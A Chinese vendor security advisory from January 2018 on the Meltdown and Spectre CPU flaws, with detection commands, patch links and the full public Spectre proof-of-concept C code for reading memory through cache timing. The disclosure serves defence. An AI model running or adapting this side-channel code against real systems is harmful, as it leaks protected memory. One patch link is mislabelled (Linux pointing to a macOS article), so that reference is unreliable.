预警编号：YJ-2018002

恒安嘉新

关于 CPU 处理器内核

存在 Meltdown 和 Spectre 漏洞

安全预警通告（第二版）

恒安嘉新（北京）科技股份公司

2018 年 1 月 05 日

1 漏洞描述

近期,互联网爆出 CPU 处理器内核的 Meltdown 漏洞(CVE-2017-5754 ）和 Spectre 漏洞（ CVE-2017-5715 和 CVE-2017-5753 ）。利用上述漏洞，攻击者可以绕过内存访问的安全隔离机制,使用恶意程序来获取操作系统和其他程序的被保护数据，造成内存敏感信息泄露。目前漏洞利用 POC 已经发布并验证成功。攻击者所获取到的数据，可能会导致数据隐私泄露、登陆凭证被窃取。该漏洞危害程度为高危(High)。

2 影响范围

该漏洞存在于英特尔（ Intel ）x86-64 的硬件中，在 1995 年以后生产的 Intel 处理器芯片都可能受到影响。同时 AMD、Qualcomm、ARM 处理器也受到影响。

同时使用上述处理器芯片的操作系统（ Windows、Linux、Mac OS、Android ）和云计算平台也受此漏洞影响。

3 漏洞原理

现代的计算机处理器芯片通常使用“推测执行”（ speculative execution ）和“分支预测”（ Indirect Branch Prediction ）技术实现对处理器计算资源的最大化利用。但由于这两种技术在实现上存在安全缺陷，无法通过正确判断将低权限的应用程序访存与内核高权限的访问分开,使得攻击者可以绕过内存访问的

安全隔离边界，在内核中读取操作系统和其他程序的内存数据，造成敏感信息泄露。具体如下：

1）Meltdown 漏洞的利用破坏了用户程序和操作系统之间的基本隔离，允许攻击者未授权访问其他程序和操作系统的内存，获取其他程序和操作系统的敏感信息；

2）Spectre 漏洞的利用破坏了不同应用程序之间的安全隔离，允许攻击者借助于无错程序（error-free）来获取敏感信息。

关于漏洞检测方法，以 Windows 用户为例，通过使用微软公司发布的检测 PowerShell 脚本，即能够判断 Windows 系统是否受漏洞影响。检测方法如下：

1）安装相应的 PowerShell 模块，对应命令：PS> Install-Module SpeculationControl；

2）调用相应脚本，对应命令：PS> Get-SpeculationControlSettings 其中，开启的保护会显示为 True，未开启的保护则会显示为 False，如下图所示：



图 1 微软漏洞检测工具运行

4 修复建议

目前，操作系统厂商已经发布补丁更新，如 Linux，Apple 和 Android，微

软也已发布补丁更新。强烈建议用户及时下载补丁进行更新，参考链接：

Linux：http://appleinsider.com/articles/18/01/03/apple-has-already-partially-implemented-fix-in-macos-for-kpti-intel-cpu-security-flaw

Android：https://source.android.com/security/bulletin/2018-01-01

Microsoft：https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/ADV180002

Amazon：https://aws.amazon.com/de/security/security-bulletins/AWS-2018-013/

ARM：https://developer.arm.com/support/security-update

Google：https://googleprojectzero.blogspot.co.at/2018/01/reading-privileged-memory-with-side.html

Intel：https://newsroom.intel.com/news/intel-responds-to-security-research-findings/

Red Hat：https://access.redhat.com/security/vulnerabilities/speculativeexecution

Nvidia：https://forums.geforce.com/default/topic/1033210/nvidias-response-to-speculative-side-channels-cve-2017-5753-cve-2017-5715-and-cve-2017-5754/

Xen：https://xenbits.xen.org/xsa/advisory-254.html

POC：

https://spectreattack.com/

示例：在 x86 上使用 Spectre“幽灵”攻击读取内存的演示

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#ifdef _MSC_VER
#include <intrin.h>       /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h>    /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
uint8_t unused2[64];
uint8_t array2[256 * 512];

char *secret = "The Magic Words are Squeamish Ossifrage.";

uint8_t temp = 0;  /* Used so compiler won't optimize out victim_function() */

void victim_function(size_t x) {
  if (x < array1_size) {
    temp &= array2[array1[x] * 512];
  }
}


/********************************************************************
Analysis code
********************************************************************/
#define CACHE_HIT_THRESHOLD (80)  /* assume cache hit if time <= threshold */

/* Report best guess in value[0] and runner-up in value[1] */
void readMemoryByte(size_t malicious_x, uint8_t value[2], int score[2]) {
  static int results[256];
  int tries, i, j, k, mix_i, junk = 0;
  size_t training_x, x;
  register uint64_t time1, time2;
  volatile uint8_t *addr;

  for (i = 0; i < 256; i++)
    results[i] = 0;
  for (tries = 999; tries > 0; tries--) {

    /* Flush array2[256*(0..255)] from cache */
    for (i = 0; i < 256; i++)
      _mm_clflush(&array2[i * 512]);  /* intrinsic for clflush instruction */

    /* 30 loops: 5 training runs (x=training_x) per attack run (x=malicious_x) */
    training_x = tries % array1_size;
    for (j = 29; j >= 0; j--) {
      _mm_clflush(&array1_size);
      for (volatile int z = 0; z < 100; z++) {}  /* Delay (can also mfence) */

      /* Bit twiddling to set x=training_x if j%6!=0 or malicious_x if j%6==0 */
      /* Avoid jumps in case those tip off the branch predictor */
      x = ((j % 6) - 1) & ~0xFFFF;   /* Set x=FFF.FF0000 if j%6==0, else x=0 */
      x = (x | (x >> 16));           /* Set x=-1 if j%6=0, else x=0 */
      x = training_x ^ (x & (malicious_x ^ training_x));

      /* Call the victim! */
      victim_function(x);

    }

    /* Time reads. Order is lightly mixed up to prevent stride prediction */
    for (i = 0; i < 256; i++) {
      mix_i = ((i * 167) + 13) & 255;
      addr = &array2[mix_i * 512];
      time1 = __rdtscp(&junk);            /* READ TIMER */
      junk = *addr;                       /* MEMORY ACCESS TO TIME */
      time2 = __rdtscp(&junk) - time1;    /* READ TIMER & COMPUTE ELAPSED TIME */
      if (time2 <= CACHE_HIT_THRESHOLD && mix_i != array1[tries % array1_size])
        results[mix_i]++;  /* cache hit - add +1 to score for this value */
    }

    /* Locate highest & second-highest results results tallies in j/k */
    j = k = -1;
    for (i = 0; i < 256; i++) {
      if (j < 0 || results[i] >= results[j]) {
        k = j;
        j = i;
      } else if (k < 0 || results[i] >= results[k]) {
        k = i;
      }
    }
    if (results[j] >= (2 * results[k] + 5) || (results[j] == 2 && results[k] == 0))
      break;  /* Clear success if best is > 2*runner-up + 5 or 2/0) */
  }
  results[0] ^= junk;  /* use junk so code above won't get optimized out*/
  value[0] = (uint8_t)j;
  score[0] = results[j];
  value[1] = (uint8_t)k;
  score[1] = results[k];
}

int main(int argc, const char **argv) {
  size_t malicious_x=(size_t)(secret-(char*)array1);   /* default for malicious_x */
  int i, score[2], len=40;
  uint8_t value[2];

  for (i = 0; i < sizeof(array2); i++)
    array2[i] = i;    /* write to array2 so in RAM not copy-on-write zero pages */
  if (argc == 3) {
    sscanf(argv[1], "%p", (void**)(&malicious_x));
    malicious_x -= (size_t)array1;  /* Convert input value into a pointer */
    sscanf(argv[2], "%d", &len);
  }

  printf("Reading %d bytes:\n", len);
  while (--len >= 0) {
    printf("Reading at malicious_x = %p... ", (void*)malicious_x);
    readMemoryByte(malicious_x++, value, score);
    printf("%s: ", (score[0] >= 2*score[1] ? "Success" : "Unclear"));
    printf("0x%02X='%c' score=%d     ", value[0],
           (value[0] > 31 && value[0] < 127 ? value[0] : '?'), score[0]);
    if (score[1] > 0)
      printf("(second best: 0x%02X score=%d)", value[1], score[1]);
    printf("\n");
  }
  return (0);
}
```